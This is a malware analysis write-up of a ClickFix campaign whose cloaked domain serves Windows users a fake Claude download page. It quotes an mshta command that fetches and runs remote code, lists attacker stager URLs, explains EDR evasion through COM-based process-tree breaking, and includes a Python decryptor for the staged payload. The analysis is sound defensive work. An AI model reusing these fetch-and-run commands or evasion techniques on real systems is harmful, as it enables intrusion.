
Incident Overview#
While conducting a threat hunting deep dive into a resolved ClickFix incident, I tracked the infection chain back to the landing domain turbowave45[.]com. The original execution chain on the target Windows workstation was highly indicative of a modern social engineering / fake update lure:
chrome.exe → explorer.exe → powershell.exe → mshta.exe https://purematrixa[.]com/1751517The EDR flagged and killed the process at:
mshta.exe https://purematrixa[.]com/1751517To dissect the threat actor’s infrastructure, I stood up my analysis environments and ran into an intentional, highly strategic discrepancy between how the server responds to different operating systems.
The Tale of Two Operating Systems#
1. The Defensive Cloak — Linux / Kali Environment#







When visiting turbowave45[.]com from a Kali Linux VM, the site renders a completely benign, professional-looking corporate SaaS landing page for a platform called “Turbowave” — complete with fictitious executive bios and pricing call-to-actions.
Goal: Fool automated security scanners, URL reputation engines, and sandboxes (most of which run non-Windows headless environments) into categorizing the domain as safe business infrastructure.


2. The Active Lure — Windows Environment#




When navigating to the exact same URL from a Windows host, the infrastructure strips away the corporate façade and delivers a cloned Anthropic Claude download page with explicit prompts to download Windows binaries (Download for Windows, Windows (arm64)).

Goal: Weaponize the visit and trick the user via a fake verification prompt (ClickFix routine) into executing a malicious PowerShell command.
Why Is This Happening? — Technical Analysis#
This is a textbook implementation of Server-Side Conditional Cloaking / User-Agent Targeting:
                   ┌──► [User-Agent: Linux/Kali] ──► Serve Benign SaaS Site (Turbowave)
                   │
[Incoming Request] ┼──► [User-Agent: Windows]   ──► Serve Malicious Lure (Fake Claude Download)
The threat actor’s backend (or a Traffic Distribution System) inspects the User-Agent header before returning any HTML:
- OS Filtering: Non-target OS (Linux, macOS, security crawlers) → safe benign template.
- Target Matching: Windows UA confirmed → drop the cloak, render the fake Claude portal.
Analysis#











Once I identified that the core payload was fragmented and protected by a custom Linear Congruential Generator (LCG) decryption loop, I wrote a Python decryptor to extract the next stage from the polyglot MSIX/HTML file without executing it.
Methodology:
- Regex Parsing: Locate and extract the
included392array containing out-of-order hex chunks. - Dynamic Reassembly: Extract the
rollingCutindex sequence to stitch chunks back into a continuous byte array. - LCG Emulation: Port the attacker’s PRNG math (multiplier, increment, modulus) and run the XOR decryption loop.
- Artifact Extraction: Apply the hardcoded string offset to strip leading garbage bytes and write the deobfuscated payload as
1518925_stage2.vbs.
import re
import sys
import os

def extract_and_decrypt(file_path):
    print(f"[*] Analyzing target file: {file_path}")

    try:
        with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
            content = f.read()
    except Exception as e:
        print(f"[-] Error reading file: {e}")
        return

    array_match = re.search(r'included392=\[(.*?)\];', content)
    if not array_match:
        print("[-] Could not find the 'included392' chunk array.")
        return

    raw_array = array_match.group(1).replace('"', '').replace("'", "")
    included392 = raw_array.split(',')
    print(f"[+] Found hex chunk array with {len(included392)} elements.")

    seq_match = re.search(r'rollingCut=(included392\[\d+\].*?);', content)
    if not seq_match:
        print("[-] Could not find the 'rollingCut' assembly sequence.")
        return

    indices = [int(i) for i in re.findall(r'\[(\d+)\]', seq_match.group(1))]
    print(f"[+] Found assembly sequence requiring {len(indices)} chunks.")

    rolling_cut = "".join([included392[idx] for idx in indices])

    try:
        session_gift = bytes.fromhex(rolling_cut)
        print(f"[+] Reassembled payload length: {len(session_gift)} bytes.")
    except ValueError:
        print("[-] Error converting reassembled string to bytes.")
        return

    # working394=[-12+50-2, 85, 3+8-5, 164+45-23, 221+19-16, 17^109, 98+39-40, 222]
    working394 = [36, 85, 6, 186, 224, 124, 97, 222]

    postal_idx    = 18026 - 26       # 18000
    oclc_criticism = 3121 + 80 - 60  # 3141
    sol_paym6     = 65445 + 91       # 65536
    big_socket    = 256
    stack560      = 8
    rea_risk3     = 21168 + 44 - 150 # 21062
    taking557     = -24 + 33         # 9 — substr offset

    print("[*] Initiating LCG decryption...")
    decrypted_chars = []

    for i in range(len(session_gift)):
        rea_risk3 = (rea_risk3 * postal_idx + oclc_criticism) % sol_paym6
        key_byte = (rea_risk3 ^ working394[i % stack560]) % big_socket
        decrypted_byte = session_gift[i] ^ key_byte
        decrypted_chars.append(chr(decrypted_byte))

    raw_payload = "".join(decrypted_chars)
    final_vbscript = raw_payload[taking557:]

    output_filename = f"{os.path.basename(file_path)}_stage2.vbs"
    with open(output_filename, "w", encoding="utf-8") as out_f:
        out_f.write(final_vbscript)

    print(f"\n[+] Success! Decrypted VBScript written to: {output_filename}")
    print("\n--- Payload Preview ---")
    print(final_vbscript[:400] + "\n\n... [TRUNCATED] ...")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python3 extract_payload.py <polyglot_file>")
        sys.exit(1)
    target_file = sys.argv[1]
    if not os.path.exists(target_file):
        print(f"[-] Target file '{target_file}' not found.")
        sys.exit(1)
    extract_and_decrypt(target_file)

Stage 2 — VBScript Analysis & Process Tree Evasion#
The attacker dropped a highly obfuscated VBScript payload. After peeling back the layers, I identified several EDR evasion techniques.
1. In-Memory Base64 Decoding#
Native VBScript has no built-in Base64 decoder. Instead of dropping a utility to disk, the attacker dynamically instantiates two COM objects:
Msxml2.DOMDocument.3.0— interprets a Base64 string as binary.ADODB.Recordset— converts that binary blob back into an executable string.
COM object names are passed through a custom hex-to-string decoder to mask intent.
2. Breaking the Process Tree#
The script instantiates a COM object using CLSID 9BA05972-F6A8-11CF-A442-00A0C90A8F39 — the ShellWindows object.
Instead of WScript.Shell (which would spawn the next stage directly under mshta.exe — a major EDR red flag), execution is routed through Document.Application.ShellExecute. The resulting malicious process spawns as a child of explorer.exe, blending into normal user activity.
3. The Stage 3 Payload#
Buried inside the VBScript is the properlyPtr function — hundreds of concatenated hex strings encoding a Base64 blob. Decoding the first chunk reveals: POWerSHEll & ...
Classic Russian-doll layering: Hex → Base64 → PowerShell — highly indicative of a C2 stager preparing to load an AMSI bypass or inject shellcode.
4. Extraction#
A Python script targets the properlyPtr function, extracts the hex chunks, converts to Base64, and decodes the final UTF-16LE bytes — dumping the raw Stage 3 payload as 1518925_stage3.ps1.


Stage 3 — PowerShell Stager#
The PowerShell downloader fetched the next stage from:


https://6ryuefl.creativecommunityinfo.art/Camel-91267b64-989f-49b4-89b4-9e015844d42dThe URL returned 404 by the time of analysis (attacker had taken it down). I relied on a previously saved copy — 6ryuefl.creativecommunityinfo.art.txt — renamed to stage3.ps1.


First Glance — Heavy Obfuscation#

The script opens with hundreds of integer variable assignments:
$BL3xvYlrewINp = 747
$Cgn5ZQ4f9GVnkYtfERc9 = 981
# ...
These feed into string-building expressions like:
$sJky5l5A7J7tvp5mGPv = ([char][int]$C0yy8EJkCjqfira + [char][int]$tMJq86OwDDACYKyqIz7 + ...)At the bottom: a large byte array $vC72M5R9nWxc8daeen — the encrypted payload.
